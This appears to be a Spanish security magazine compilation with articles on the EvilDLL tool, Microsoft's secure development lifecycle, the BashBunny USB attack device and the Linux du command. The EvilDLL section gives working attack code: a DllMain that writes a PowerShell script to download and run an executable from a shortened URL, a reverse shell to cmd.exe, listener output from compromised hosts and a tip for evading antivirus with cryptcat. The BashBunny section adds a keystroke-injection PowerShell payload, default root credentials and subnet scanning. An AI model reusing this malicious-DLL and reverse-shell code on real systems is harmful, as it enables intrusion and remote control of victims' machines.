Escrito por: @VISOR EN COLABORACIÓN CON UNDERCODE



Vicente Motos, Creador de Hackplayers, blogger y organizador del congreso h-c0n. Consultor de seguridad informática y hacker ético. Actualmente red teamer/threat hunter. Experiencia en arquitectura de sistemas y comunicaciones, investigación de vulnerabilidades, creador de varias herramientas, jugador de CTFs y amante del software libre.

Contacto:

Blog: Hackplayers.com

Redes Sociales:

Con: h-c0n.com

Twitter: [@hackplayers](https://twitter.com/hackplayers)

P

robado en Win7 (7601) y Windows 10 lo único que necesitaremos es el compilador Mingw-w64 (`apt-get install mingw-w64`) y setear el authtoken de ngrok previo registro (`./ngrok authtoken <YOUR_AUTHTOKEN>`).



CLOVAR EL REPO Y EJECUTAR EL SCRIPT PRINCIPAL DE BASH:

```
git clone https://github.com/thelinuxchoice/evildll
cd evildll
bash evildll.sh
```

```

EVILDLL

v1.0 coded by @linux_choice
github.com/thelinuxchoice/evildll

Disclaimer: this tool is designed for security
testing in an authorized simulated cyberattack
Attacking targets without prior mutual consent
is illegal!

[01] Ngrok.io:
[02] Custom (localhost/WAN):

[+] Choose a reverse TCP Port Forwarding option: 2
[+] IP (localhost/WAN): 192.168.1.133
[+] TCP Port (localhost/WAN): 4444
[+] Payload name (Default: counterstrike ): rest

[+] Building malicious DLL
[+] DLL file saved: rest.dll
[+] Ziped file saved: rest.zip
[+] Start Listener? [Y/n]: Y
[+] Listening connection, port 4444:
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 192.168.1.147 51419 received!
Microsoft Windows [Versin 10.0.17763.379]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.

C:\Users\vis0r\Downloads>hostname
hostname
DESKTOP-660G50S

```

CUSTOM:

Probar rápidamente: rundll32 rest.dll,dllmain

Ngrok:

```

EVILDLL

v1.0 coded by @linux_choice
github.com/thelinuxchoice/evildll

Disclaimer: this tool is designed for security
testing in an authorized simulated cyberattack
Attacking targets without prior mutual consent
is illegal!

[01] Ngrok.io:
[02] Custom (localhost/WAN):

[+] Choose a reverse TCP Port Forwarding option: 1
[+] Payload name (Default: counterstrike ):

[+] Starting php server (port 3333)...
[+] Starting ngrok server...
[*] Forwarding from: tcp://0.tcp.ngrok.io:

[+] Building malicious DLL
[+] DLL file saved: counterstrike.dll
[+] Ziped file saved: counterstrike.zip

[+] Expose the server with command:
[+] ssh -R 80:localhost:3333 custom-subdomain@ssh.localhost.run
[+] Send the HTTP link

[*] Waiting targets, Press Ctrl + C to exit...

[+] Target opened the link!
[+] IP:
[+] User-Agent:
[+] Start Listener? [Y/n]:
[+] Listening connection, port 4444:
listening on [any] 4444 ...
connect to [127.0.0.1] from localhost [127.0.0.1] 37544
Microsoft Windows [Versin 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.

```


raw.githubusercontent.com/WifiLANDucky/ncatdownload/master/nc.exe para usarlo:

```

1. #include <windows.h>
2. BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
3.     if (dwReason == DLL_PROCESS_ATTACH) {
4.         system("C:\\Windows\\System32\\cmd.exe /c mkdir c:\\dll 2> NUL & echo
^[/Net.ServicePointManager^]::SecurityProtocol ^= ^[/Net.SecurityProtocolType^]::Tls12 >
c:\\dll\\b.ps1 & echo (wget 'https://tinyurl.com/y88r9epk' -OutFile c:\\dll\\a.exe) >>
c:\\dll\\b.ps1 & powershell -ExecutionPolicy Bypass -File c:\\dll\\b.ps1 & START /MIN
c:\\dll\\a.exe server_ip server_port -e cmd.exe -d & exit");
5.         ExitProcess(0);
6.     }
7.     return TRUE;
8. }

```

El problema es que el sistema por defecto detectará y parará la ejecución de tan famosa navaja suiza:



Lo más rápido y sencillo para bypassar este pequeño inconveniente parece usar [crypcat](#) en su lugar, así que sustituimos el ejecutable y a volar:

```
C:\dll>powershell -ExecutionPolicy Bypass -File c:\dll\b.ps1 & START /MIN c:\dll\a.exe 192.168.1.133 4444 -e cmd.exe -d
```

```

[+] Listening connection, port 4444:
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 192.168.1.147 51876 received!
Microsoft Windows [Versin 10.0.17763.379]
(c) 2018 Microsoft Corporation. Todos los derechos reservados.
C:\dll>

```


DESARROLLO DE SOFTWARE SEGURO

[IN]SEGURIDAD
INFORMÁTICA

La seguridad informática se ha convertido en una parte esencial de las empresas, especialmente las empresas que se dedican al desarrollo de software, la razón detrás de esto son las amenazas constantes por entes externos como los **hackers** que intentan robar la información o los activos digitales. Las empresas deben mantener y resguardar su información aplicando controles de seguridad, de lo contrario esto puede resultar en pérdidas financieras, afectación en la continuidad del negocio, fuga de información, daños a la reputación de la empresa, transacciones fraudulentas o inclusive el cierre de la empresa por completo.

Escrito por: **@ISRAEL_ABARCA** EN COLABORACIÓN CON **UNDERCODE**



Arquitecto de Seguridad de Aplicaciones y Desarrollador de Software Sr.

Auditor de seguridad en aplicaciones nube y escritorio, con conocimientos en las tecnologías de Blockchain públicas y privadas, desarrollador de contratos inteligentes en la red Hyperledger Fabric, Certificado con EC-Council como Ingeniero en Seguridad de aplicaciones.

Contacto:

www.prometheodevs.com

La seguridad informática no solo aplica para el software, una empresa debe ser consciente que la seguridad se compone desde la parte física como las instalaciones, equipos de cómputo, los mismos trabajadores, así como la parte de infraestructura y redes. En este artículo nos enfocaremos en la seguridad del software, sin embargo, es importante recalcar que no es suficiente aplicar solamente seguridad en las aplicaciones. Para tener seguridad integral y completa es necesario asegurar todas las partes de la solución.

¿POR QUÉ DEBERÍA PREOCUPARNOS LA SEGURIDAD EN NUESTRA APLICACIÓN?

Para un desarrollador o una empresa que comercializa software debe interesarles saber cómo llevar a cabo una mejor estrategia y planeación para asegurar sus aplicativos, es cierto que existen diferentes tipos de productos de software para diferentes plataformas como:


- Móvil
- Aplicaciones de Escritorio
- Aplicaciones en la Nube (aplicaciones o servicios web) etc.

Existen diferentes estrategias para cada una de ellas, pero los conceptos son muy similares. La seguridad debe de tomarse en cuenta desde que se inicia un desarrollo. Desde nuestra experiencia, podemos decir que las empresas tienden a dejar la seguridad hasta el final del desarrollo y algunas veces hasta omitirla. Una buena analogía sobre la seguridad es pensar que es una cadena de eslabones y cada eslabón es parte de la seguridad integral de un desarrollo completo. Entonces, si la infraestructura es un eslabón de la cadena y la aplicación es otro, cualquier eslabón que se rompa va a ser un punto de ataque y probablemente los activos que estamos tratando de proteger se verán comprometidos. Por esta razón, es importante cuidar todos los eslabones de la cadena e implementar la seguridad en la aplicación desde que se inicia el desarrollo, así como en una infraestructura en donde existen los Firewalls, ACLs, Sistemas IDS, Gateways etc. Es un mito común el decir que los controles de seguridad perimetrales pueden asegurar una aplicación y como mencioné anteriormente para asegurar los activos o la información es necesario tener varios frentes y asegurar la infraestructura, el ambiente de ejecución y la aplicación.

“Una vulnerabilidad en una aplicación permitirá a un usuario malicioso explotar una red, un nodo u ordenador.”
 – Carlos Lyons, Seguridad Corporativa, Microsoft

En esta ocasión, hablaremos sobre la **seguridad enfocado a las aplicaciones web**, sin embargo, la metodología puede aplicar para cualquier tipo de aplicación y ambiente. Generalmente las aplicaciones y servicios web están hospedados en servidores que deben permitir cierto tráfico web por el puerto 80 y 443, esto quiere decir que muchos vectores de ataques provienen de aquí y los atacantes toman ventaja de esto para explotar vulnerabilidades a nivel de aplicación.

Para entender un poco más podemos hacer referencia a la siguiente imagen:



En la imagen se puede observar que, a pesar de tener ciertas capas de seguridad con Firewalls para proteger la infraestructura y el servidor web, podemos ver como una petición mal intencionada que se realiza desde el cliente por un usuario malicioso puede llegar al servidor web y penetrar la seguridad perimetral hasta llegar a la base de datos y extraer información, por tal motivo es importante implementar mecanismos de seguridad adicionales a nivel aplicación.

¿QUÉ NECESITAMOS PARA ASEGURAR NUESTRA APLICACIÓN?

Lo primero que se debe tomar en cuenta para asegurar una aplicación es contar con una metodología o un plan para llevar a cabo. En este artículo les compartiremos un poco sobre la metodología **Security Development Lifecycle (SDL)** la cual fue desarrollada por Microsoft, sin embargo, es una metodología abierta que puede ser utilizada por cualquier equipo que desea tener un mejor control sobre la seguridad en sus aplicaciones.

La metodología consta de siete fases que se tienen que ir desarrollando conforme se desarrolla la funcionalidad del software. Es importante no confundir el Software Development Lifecycle con Security Development Lifecycle.

Los dos ciclos de vida van de la mano, pero tenemos que distinguir a cada uno, ambos tienen fases similares pero el objetivo es diferente.

El ciclo de vida del desarrollo es como muchos ya lo conocemos con sus diferentes etapas:

- Requerimientos
- Análisis y Diseño /Arquitectura
- Desarrollo
- Pruebas
- Implementación
- Soporte

Para el ciclo de vida del desarrollo seguro las etapas son:

- Entrenamiento
- Requerimientos de Seguridad
- Diseño
- Implementación
- Pruebas/Verificación
- Implementación
- Soporte/Mantenimiento.

Ambos ciclos son iterativos y muchas veces requieren de varias iteraciones para que los requerimientos queden completos y satisfagan las necesidades del cliente. *Lo ideal es llevar a cabo ambas metodologías a la par.*

Las aplicaciones siempre son diseñadas y desarrolladas con la funcionalidad como primer término y la seguridad con un distante segundo o tercer término. Aquí, lo que la metodología nos dice es que tenemos que pensar en la seguridad de la aplicación al mismo tiempo que estamos pensando en los requerimientos

funcionales de la misma, y llevar a cabo las etapas de manera separada. En conclusión, el codificar seguro no es suficiente para tener un software seguro, un requerimiento pasado por alto, mal diseño, o arquitectura insegura pueden hacer a una aplicación vulnerable a diferentes tipos de ataque, por ende, se requiere de diferentes etapas que cubran la mayoría de los escenarios de seguridad posibles en un desarrollo.

¿Y... CÓMO LLEVO A CABO LA METODOLOGÍA SDL?

Llevar a cabo una metodología de desarrollo seguro puede ser un poco complejo e implica más recursos para una empresa, pero la forma de devorar una ballena es una mordida a la vez. También es importante recordar que quizá en una primera instancia algunas cosas no se implementen por completo o se omitan, esto es normal y entre más práctica mejor será el entendimiento y la implementación. Para entender la metodología y sus fases no bastará con este artículo porque hay mucho que explicar y mostrar, la intención en esta primera parte es tocar base y en ediciones posteriores brindar las mejores prácticas para cada fase y algunos ejemplos.

Veamos los objetivos del SDL...

Objetivos:

- Reducir la presencia de vulnerabilidades de software a una gran extensión.
- Habilidad de cumplir con regulaciones, estándares o requerimientos de software seguro.
- Reducir costos de retrabajo, detectando y eliminando las fallas en las fases iniciales del desarrollo.
- Mejorar la satisfacción del cliente obteniendo mejor calidad y seguridad en el producto final.
- Promover la cultura de la seguridad en las empresas.
- Reusar módulos de software de confianza en desarrollos futuros.
- Reducir costos de mantenimiento

Como primer paso para la expedición con esta metodología es definir a nuestros participantes y asignar actividades, no iremos muy a detalle, esto los veremos más adelante una vez que iniciemos con las fases. Es cierto que mencionamos que es muy probable que se requieran más recursos de los que normalmente estamos acostumbrados en un desarrollo normal, sin embargo, se pueden asignar las actividades a los recursos existentes, aunque es recomendable que se capaciten para el rol que tomen o bien contratar a las personas aptas para el puesto. Lo que viene es cierto, que los responsables de la seguridad en las aplicaciones no es una sola persona, la seguridad es una tarea compartida y aquí no es la excepción. Los gerentes, arquitectos, desarrolladores, testers, y administradores todos juegan un rol importante en la seguridad y son responsables por salvaguardar la información y llevar a cabo las tareas correspondientes.

En un próximo artículo hablaremos sobre las primeras dos fases que son Entrenamiento y Levantamiento de Requerimientos de seguridad. Si desean aprender más sobre esta metodología y llevar a cabo nuevas formas de asegurar el software no dejen de leernos en la próxima edición.

BASHBUNNY

[IN]SEGURIDAD
INFORMÁTICA

BashBunny es la herramienta para pruebas de seguridad informática más avanzada que se ha construido hasta el momento, las tareas de automatización las realiza en cuestión de segundos mediante la emulación de combinaciones de dispositivos USB de confianza (como Gigabit Ethernet, serial, almacenamiento flash y teclados).

Escrito por: **@OROMAN EN COLABORACIÓN CON UNDERCODE**



Ingeniero en tecnologías de la información, en el área de seguridad informática y seguridad de la información desde hace 5 años.

Curioso de las nuevas tecnologías emergentes y la economía digital.

Co-Fundador de la Startup Prometheo, dedicada a desarrollo de aplicaciones con tecnologías emergentes.

Contacto:


www.prometheodevs.com

E

s la evolución del Rubber Ducky, que, a diferencia de este, cuenta con habilidades que Rubber no contenía como la extracción de información y almacenamiento, es potencialmente peligrosa para los usuarios comunes, ya que permite que el atacante tenga una visión más amplia de los vectores de ataque que puede realizar con ella.



En contraste de su antecesor, esta herramienta cuenta con un switch que nos permite manipularla mediante la posición de el botón, los cuales son los siguientes:



- **RGB LED:** este sistema de led nos da una ventana sobre las demás herramientas ya que nos permite percatarnos de lo que se está procesando en la bashbunny, manipulando los colores sabremos en que proceso es el que va, por ejemplo: si una tarea de inicio programamos que el led sea rojo, y cuando finalice que se coloque el color verde, podremos saber si el proceso concluyó con éxito o si se creó una falla antes de poder tocar una computadora simplemente con monitorear el color del led.

El Switch 1 y 2, nos sirve para cargar los payload que son las acciones que realizara la herramienta cuando sea conectada al dispositivo usb, el switch 3 que está más cerca del metal o el conector usb, es el que nos permitirá darnos el tiempo de manipular los payload, en este caso el en switch 3 podremos agregar o quitar funciones que queramos que realice el bashbunny, como agregar payload, quitarlos, extraer la información, sin que se ejecute las acciones previamente mencionadas en el switch 1 y 2.

LED DE ESTADO

Los colores del led por defecto son los siguientes:

- | LED | Estado |
|----------------------|--|
| Verde (parpadeando): | Arrancar |
| Azul (parpadeo): | Modo de armado |
| Rojo (intermitente): | Modo de recuperación intermitente o firmware de v1.0 no desconecte |
| Rojo y Azul alterna: | Modo de recuperación intermitente o firmware desde v1.1 + NO desenchufe. |

Estos colores se pueden configurar en la parte superior del payload.

También se puede utilizar como si fuera esta una Rubber Ducky de segunda generación, con su lenguaje integrado llamado Quack, el cual realiza las mismas actividades que la Rubber ducky pero a una velocidad 4 veces más rápida que su antecesor.

Este lenguaje puede ser ejecutado utilizando el **ATTACKMODE HID**.

Por defecto, este modo utiliza un diseño de teclado de Estados Unidos. las disposiciones de teclado adicionales pueden ser desarrollados por la comunidad, en la wiki podemos encontrar los lenguajes en español que son traducciones del italiano, pero funcionan exitosamente.

Un pequeño ejemplo de su código es el siguiente:



```

5 source bunny_helpers.sh
5
7 LED R
3 ATTACKMODE HID STORAGE
3 QUACK GUI r
3 QUACK DELAY 100
1 QUACK STRING powershell ".((gwmi win32_volume -f 'label='BashBunny')).Name+payloads\${SWITCH_POSITION\d.cmd}"
2 QUACK ENTER
3 LED G
4

```

CONSOLA SERIE BASHBUNNY

El **bashbunny** cuenta con una consola serie dedicada esta puede ser accedida desde su modo armado o con **putty**.



El puerto de conexión varia, esto podemos revisarlo en -> inicio-> Administrador de dispositivos -> Puerto COM.

Para poder conectarse a la consola de Linux las credenciales por defecto son:

- Username: root
- Password: hak5bunny
- IP Address: 172.16.64.1
- DHCP Range: 172.16.64.10-12


A partir de este momento, podemos ingresar a la consola de Linux.

Existe una gran cantidad de información donde podemos comenzar a trabajar con la herramienta con la cual podemos iniciarnos para comenzar a usar esta herramienta.

Al ingresarla por primera vez como modo armado que es el modo en el que nos permite administrar los scripts nos encontramos con una serie de carpetas:


En las cuales se encuentra:

- **Docs:** esta carpeta contiene información de licencia y un pequeño txt, con explicación del uso de esta herramienta.
- **Languages:** esta carpeta contiene la codificación de lenguajes para utilizar el modo ruber ducky.
- **Loot:** en esta carpeta se guardan los resultados de las acciones realizadas por ejemplo con Nmap, en esta carpeta se guardan resultados de ejecución de códigos de estas sub herramientas.
- **Payloads:** en esta carpeta se contiene lo que la herramienta realiza, contiene sub carpetas donde se almacenan scripts y las carpetas más importantes "Switch 1 y Switch 2" que son las que usaremos para realizar nuestros ataques.




Para poder cargar un payload a la ejecución de nuestro bashbunny es necesario agregar el script con el nombre de payload.txt a uno de los módulos switch.

En este caso para fines de prueba vamos a utilizar el payload de reconocimiento Nmapper:



Se encuentra dentro de payloads -> library -> Recon

Copiamos el contenido y lo agregamos al switch 1.



De este modo, ya tenemos nuestra bashbunny lista para realizar un ataque de reconocimiento solo agregamos algunas modificaciones al script.

```
##### ATTACK #####
LED ATTACK
nmap $NMAP_OPTIONS $TARGET_IP >> $LOOTDIR/$HOST-$COUNT.log
```


En esta parte nos aparece como \$Target_ip pero vamos a establecer un rango de IP

```
##### ATTACK #####
LED ATTACK
nmap $NMAP_OPTIONS $192.168.117.0/24 >> $LOOTDIR/$HOST-$COUNT.log
```

Esto para que no se limite a solo realizar un escaneo en mi pc, sino en todo el segmento que encuentre. Lo guardamos, retiramos la bashbunny, cambiamos el botón a switch 1 y lo conectamos de nuevo. En este caso, el led se pone verde y parpadea, señal de que está trabajando sin problema.



El led verde nos indica que instalo correctamente los drivers y que la herramienta funciona, a continuación, comienza a parpadear en color rojo.



Este parpadeo de color rojo nos indica que efectivamente se ejecutó el script de manera correcta y está haciendo un escaneo con Nmap y posteriormente almacenara el resultado en la carpeta Loot, como dice en el código del payload.

```
# Set LED, nmap target and sync filesystem before optionally switching to mass storage
LED G R
nmap $NMAP_OPTIONS $TARGET_IP >> $LOOTDIR/$HOST-$COUNT.log
sync
```

Al terminar de ejecutar este script el led se vuelve a poner verde, indicando que termino su trabajo y lo podemos extraer.

DU-COMANDO

GNU/LINUX

El comando du es una utilidad de línea de comando para informar el uso del espacio en disco del sistema de archivos. Se puede utilizar para averiguar el uso del disco para archivos y carpetas y para mostrar qué está ocupando espacio.

Escrito por: **@R3VOLVE** EN COLABORACIÓN CON UNDERCODE



Estudiante de Lic. Informática Educativa, Apasionado por los carros. Un Slacker De Pasión. Integrante del staff de la comunidad de LinuxerOS.

Contacto:

- t.me/Ubuntu_es
- t.me/Linuxeros_es
- t.me/DebianLatinoamerica
- t.me/SeguridadInformatica



eremos como el comando Du admite mostrar solo directorios o todos los archivos, mostrando un gran total, con salida en formato legible para humanos, que combinar con otras herramientas UNIX para generar una lista ordenada de los archivos más grandes de carpetas en un sistema.



man Page³

Código:

```

DU(1)
User Commands
DU(1)
NAME
    du - estimate file space usage
SYNOPSIS
    du [OPTION]... [FILE]...
    du [OPTION]... --files0-from=F
DESCRIPTION
    Summarize disk usage of each FILE, recursively for
    directories.
    Mandatory arguments to long options are mandatory
    for short options
    -a, --all
        write counts for all files, not just directories
    --apparent-size
        print apparent
    sizes, rather than disk usage; although the
    apparent size is usually smaller, it may be
    larger due to holes
    in ('sparse') files,
    internal fragmentation, indirect blocks,
    and the like
    -B, --block-size=SIZE
        use SIZE-byte blocks
    -b, --bytes
        equivalent to `--apparent-size --block-size=1'
    -c, --total
        produce a grand total
    -D, --dereference-args
        dereference only symlinks that are listed on
    the command line
    --files0-from=F
        summarize disk usage of the NUL-terminated
    file names specified
    in file F; If F is - then read names from
    standard input
    -H
        equivalent to --dereference-args (-D)
    -h, --human-readable
        print sizes in human readable format (e.g., 1K
    234M 2G)
    --si
        like -h, but use powers of 1000 not 1024
    -k
        like --block-size=1K
    -l, --count-links
        count sizes many times if hard linked
    -m
        like --block-size=1M
    -L, --dereference
        dereference all symbolic links
    -P, --no-dereference
        don't follow any symbolic links (this is the
    default)
    -0, --null
        end each output line with 0 byte rather than
    newline
    -S, --separate-dirs
        do not include size of subdirectories
    -s, --summarize
        display only a total for each argument
    -x, --one-file-system
        skip directories on different file systems
    -X, --exclude-from=FILE
        exclude files that match any pattern in FILE
    --exclude=PATTERN

```

```

        exclude files that match PATTERN
    --max-depth=N
        print the total for a directory (or file, with
    --all) only if it
        is N or fewer levels below the command
        line argument;
        --max-depth=0 is the same as --summarize
    --time
        show time of the last modification of any file
    in the directory,
        or any of its subdirectories
    --time=WORD
        show time as WORD instead of modification
    time: atime, access,
        use, ctime or status
    --time-style=STYLE
        show times using style STYLE: full-iso, long-
    iso, iso, +FORMAT
        FORMAT is interpreted like `date'
    --help
        display this help and exit
    --version
        output version information and exit
        SIZE may be (or may be an integer optionally
    followed by) one of fol-
    lowing: kB 1000, K 1024, MB 1000*1000, M 1024*1024,
    and so on for G, T,
    P, E, Z, Y.
PATTERNS
    PATTERN is a shell pattern (not a regular
    expression). The pattern ?
    matches any one character, whereas * matches
    any string (composed of
    zero, one or multiple characters). For example,
    *.o will match any
    files whose names end in .o. Therefore, the command
    du --exclude='*.o'
    will skip all files and subdirectories ending in .o
    (including the file
    .o itself).
AUTHOR
    Written by Torbjorn Granlund, David MacKenzie,
    Paul Eggert, and Jim
    Meyering.
REPORTING BUGS
    Report du bugs to bug-coreutils@gnu.org
    GNU coreutils home page:
    General help using GNU software:
COPYRIGHT
    Copyright © 2009 Free Software Foundation,
    Inc. License GPLv3+: GNU
    GPL version 3 or later .
    This is free software: you are free to change and
    redistribute it.
    There is NO WARRANTY, to the extent permitted by law.
SEE ALSO
    The full documentation for du is maintained as
    a Texinfo manual. If
    the info and du programs are properly installed at
    your site, the com-
    mand
        info coreutils 'du invocation'
    should give you access to the complete manual.
GNU coreutils 7.4
    September
    2010
    DU(1)

```

³ Source: linuxcommand.org/lc3_man_pages/du1.html

output de comando du en una carpeta o directorio

Código:

```

root@darkstar /home# du ~/
0  /root/.kde
4  /root/.ssh
4  /root/.config/fish
0  /root/.config/lftp
4  /root/.config/oxygen-gtk
4  /root/.config/gslapt
20 /root/.config/neofetch
4  /root/.config/lockdoor
40 /root/.config
276 /root/.anydesk
4  /root/.cache/pip/http/6/0/6/2/6
4  /root/.cache/pip/http/6/0/6/2
4  /root/.cache/pip/http/6/0/6
4  /root/.cache/pip/http/6/0
4  /root/.cache/pip/http/6
16 /root/.cache/pip/http/a/1/9/5/3
16 /root/.cache/pip/http/a/1/9/5
16 /root/.cache/pip/http/a/1/9
16 /root/.cache/pip/http/a/1
16 /root/.cache/pip/http/a/1
16 /root/.cache/pip/http/a
40 /root/.cache/pip/http/d/f/2/5/c
40 /root/.cache/pip/http/d/f/2/5
40 /root/.cache/pip/http/d/f/2
40 /root/.cache/pip/http/d/f
40 /root/.cache/pip/http/d
60 /root/.cache/pip/http
4  /root/.cache/pip/selfcheck
64 /root/.cache/pip
4  /root/.cache/dconf
5  /root/.cache/mesa_shader_cache
73 /root/.cache
20 /root/.gnupg
15442 /root/.local/share/fish/generated_completions
15458 /root/.local/share/fish
517 /root/.local/share/lftp
15974 /root/.local/share
15974 /root/.local
16415 /root/

```

ver un total general para un directorio

Para ver un total general de un directorio, pase la opción `-c`. Esto mostrará la salida completa y agregará una línea total.

Código:

```

du -c /home/m3rsy/Pictures/
961  /home/m3rsy/Pictures/
961  total

```

ver el uso del disco en formato legible para humanos

Para ver el uso del disco en formato legible para humanos, pase la opción `-h`. En lugar de mostrar el tamaño del archivo en kilobytes para todos los archivos y carpetas, la salida se modifica a un formato legible por humanos.

Código:

```

root@darkstar /home# du -h ~/
0  /root/.kde
4.0K /root/.ssh
4.0K /root/.config/fish
0  /root/.config/lftp
4.0K /root/.config/oxygen-gtk
4.0K /root/.config/gslapt
20K /root/.config/neofetch
4.0K /root/.config/lockdoor
40K /root/.config
276K /root/.anydesk
4.0K /root/.cache/pip/http/6/0/6/2/6
4.0K /root/.cache/pip/http/6/0/6/2
4.0K /root/.cache/pip/http/6/0/6
4.0K /root/.cache/pip/http/6/0
4.0K /root/.cache/pip/http/6
16K /root/.cache/pip/http/a/1/9/5/3
16K /root/.cache/pip/http/a/1/9/5
16K /root/.cache/pip/http/a/1/9
